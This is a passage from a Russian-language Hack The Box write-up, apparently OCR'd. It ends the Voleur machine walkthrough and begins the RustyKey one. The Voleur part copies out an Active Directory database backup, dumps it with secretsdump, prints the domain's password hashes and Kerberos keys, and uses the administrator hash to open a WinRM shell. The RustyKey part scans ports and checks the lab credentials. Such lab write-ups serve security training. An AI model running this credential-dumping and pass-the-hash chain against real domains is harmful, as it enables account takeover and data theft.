drwxr-xr-x 1 root       root       4096 Jan 30  2025 ..
drwxrwxrwx 1 svc_backup svc_backup 4096 Jul 24 13:09 c

svc_backup@DC ~   (0.152s)
ls -la /mnt/c/
ls: /mnt/c/Config.Msi: Permission denied
ls: cannot access '/mnt/c/DumpStack.log.tmp': Permission denied
ls: cannot access '/mnt/c/pagefile.sys': Permission denied
ls: /mnt/c/PerfLogs: Permission denied
ls: '/mnt/c/System Volume Information': Permission denied
total 0
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30  2025 '$Recycle.Bin'
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jun 30 14:08 '$WinREAgent'
drwxrwxrwx 1 svc_backup svc_backup 4096 Jul 24 13:09  .
drwxr-xr-x 1 root       root       4096 Jan 30  2025  ..
d--x--x--x 1 svc_backup svc_backup 4096 Jul 24 13:16  Config.Msi
lrwxrwxrwx 1 svc_backup svc_backup   12 Jan 28  2025 'Documents and Settings' -> /mnt/c/Users
-????????? ? ?          ?             ?            ?  DumpStack.log.tmp
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 29  2025  Finance
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 29  2025  HR
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 29  2025  IT
d--x--x--x 1 svc_backup svc_backup 4096 May  8  2021  PerfLogs
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jul 24 13:10 'Program Files'
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 30  2025 'Program Files (x86)'
drwxrwxrwx 1 svc_backup svc_backup 4096 Jun  4 15:34  ProgramData
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 28  2025  Recovery
d--x--x--x 1 svc_backup svc_backup 4096 Jan 30  2025 'System Volume Information'
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 30  2025  Users
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jun  5 12:53  Windows
dr-xr-xr-x 1 svc_backup svc_backup 4096 May 29 15:07  inetpub
-????????? ? ?          ?             ?            ?  pagefile.sys
```

Содержимое каталога /mnt/c

Среди сохраненных файлов находим каталог `Backups` с копиями файлов `ntds.dit`, `SYSTEM` и `SECURITY`.



```
svc_backup@DC:~ (0.168s)
ls -la /mnt/c/IT/Third-Line\ Support/Backups/Active\ Directory/
total 24592
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 .
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 ..
-rwxrwxrwx 1 svc_backup svc_backup 25165824 Jan 30  2025 ntds.dit
-rwxrwxrwx 1 svc_backup svc_backup    16384 Jan 30  2025 ntds.jfm

svc_backup@DC ~   (0.157s)
ls -la /mnt/c/IT/Third-Line\ Support/Backups/registry/
total 17952
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 .
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 ..
-rwxrwxrwx 1 svc_backup svc_backup    32768 Jan 30  2025 SECURITY
-rwxrwxrwx 1 svc_backup svc_backup 18350080 Jan 30  2025 SYSTEM
```

Содержимое каталога Backups


Копируем эти файлы в каталог `/tmp`, после чего скачиваем через `scp`.

```
cp /mnt/c/IT/Third-Line\ Support/Backups/Active\ Directory/ntds.dit /
tmp/
cp /mnt/c/IT/Third-Line\ Support/Backups/registry/SYSTEM /tmp/
```

```
scp -i id_rsa -P 2222 svc_backup@voleur.htb:/tmp/ntds.dit ./
scp -i id_rsa -P 2222 svc_backup@voleur.htb:/tmp/SYSTEM ./
```

Из файла NTDS парсим учетные данные пользователей домена.

```
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
```




```
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9edcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:34ae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f
voleur.htb\marie.bryant:des-cbc-md5:cdf1492604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd
voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e
voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258
voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395
voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92
voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
```

Учетные данные пользователей домена

С хешем пароля администратора получаем TGT-билет и авторизуемся по WinRM как Administrator.

```
faketime -f '+8h' getTGT.py voleur.htb/Administrator -hashes :
e656e07c56d831611b577b160b259ad2
```

```
KRB5CCNAME=./Administrator.ccache faketime -f '+8h' evil-winrm -i dc.
voleur.htb -r voleur.htb
```



```
KRB5CCNAME=./Administrator.ccache faketime -f '+8h' evil-winrm -i dc.voleur.htb -r voleur.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
998cb424522cbe02b0cd8e21b3b158e8
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Флаг рута

Машина захвачена!

HTB RUSTYKEY

RustyKey

OS
Windows

RELEASE DATE
28 Jun 2025

DIFFICULTY
Hard

POINTS
40

Применяем COM Hijacking для захвата сервера на Windows

Сегодня я покажу применение техники COM Hijacking для повышения привилегий в Windows. Но прежде разберем эксплуатацию цепочки разрешений ACL и скомпрометируем служебную учетку.

RalfHacker
hackerralf8@gmail.com

Наша конечная цель — получение прав суперпользователя на машине RustyKey с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.


РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.75     rustykey.htb
```

В дополнение к IP нам предоставили учетные данные пользователя домена.




Target IP Address
10.10.11.75

Machine Information
As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account: rr.parker / 8#t5HE8L!W3A

Информация о машине

Но для начала запускаем сканирование портов.

> **Справка: сканирование портов**
>
> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '
> ' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for rustykey.htb (10.10.11.75)
Host is up (0.045s latency).

PORT     STATE  SERVICE       VERSION
53/tcp   closed domain
88/tcp   open   kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-31 18:57:22Z)
135/tcp  open   msrpc         Microsoft Windows RPC
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open   ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp  open   microsoft-ds?
464/tcp  open   kpasswd5?
593/tcp  open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open   tcpwrapped
3268/tcp open   ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp open   tcpwrapped
5985/tcp open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open   mc-nmf        .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта


Сканер нашел много открытых портов:

- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — WinRM;
- 9389 — веб-службы AD DS.

ТОЧКА ВХОДА

Проверим выданные нам учетные данные с помощью **NetExec**.

```
nxc smb 10.10.11.75 -u 'rr.parker' -p '8#t5HE8L!W3A'
```



```
~/tmp/HTB/rustykey   (2.686s)
nxc smb 10.10.11.75 -u 'rr.parker' -p '8#t5HE8L!W3A'
SMB         10.10.11.75     445    10.10.11.75      [*] x64 (name:10.10.11.75) (domain:10.10.11.75) (signing:True) (SMBv1:False)
SMB         10.10.11.75     445    10.10.11.75      [-] 10.10.11.75\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED
```

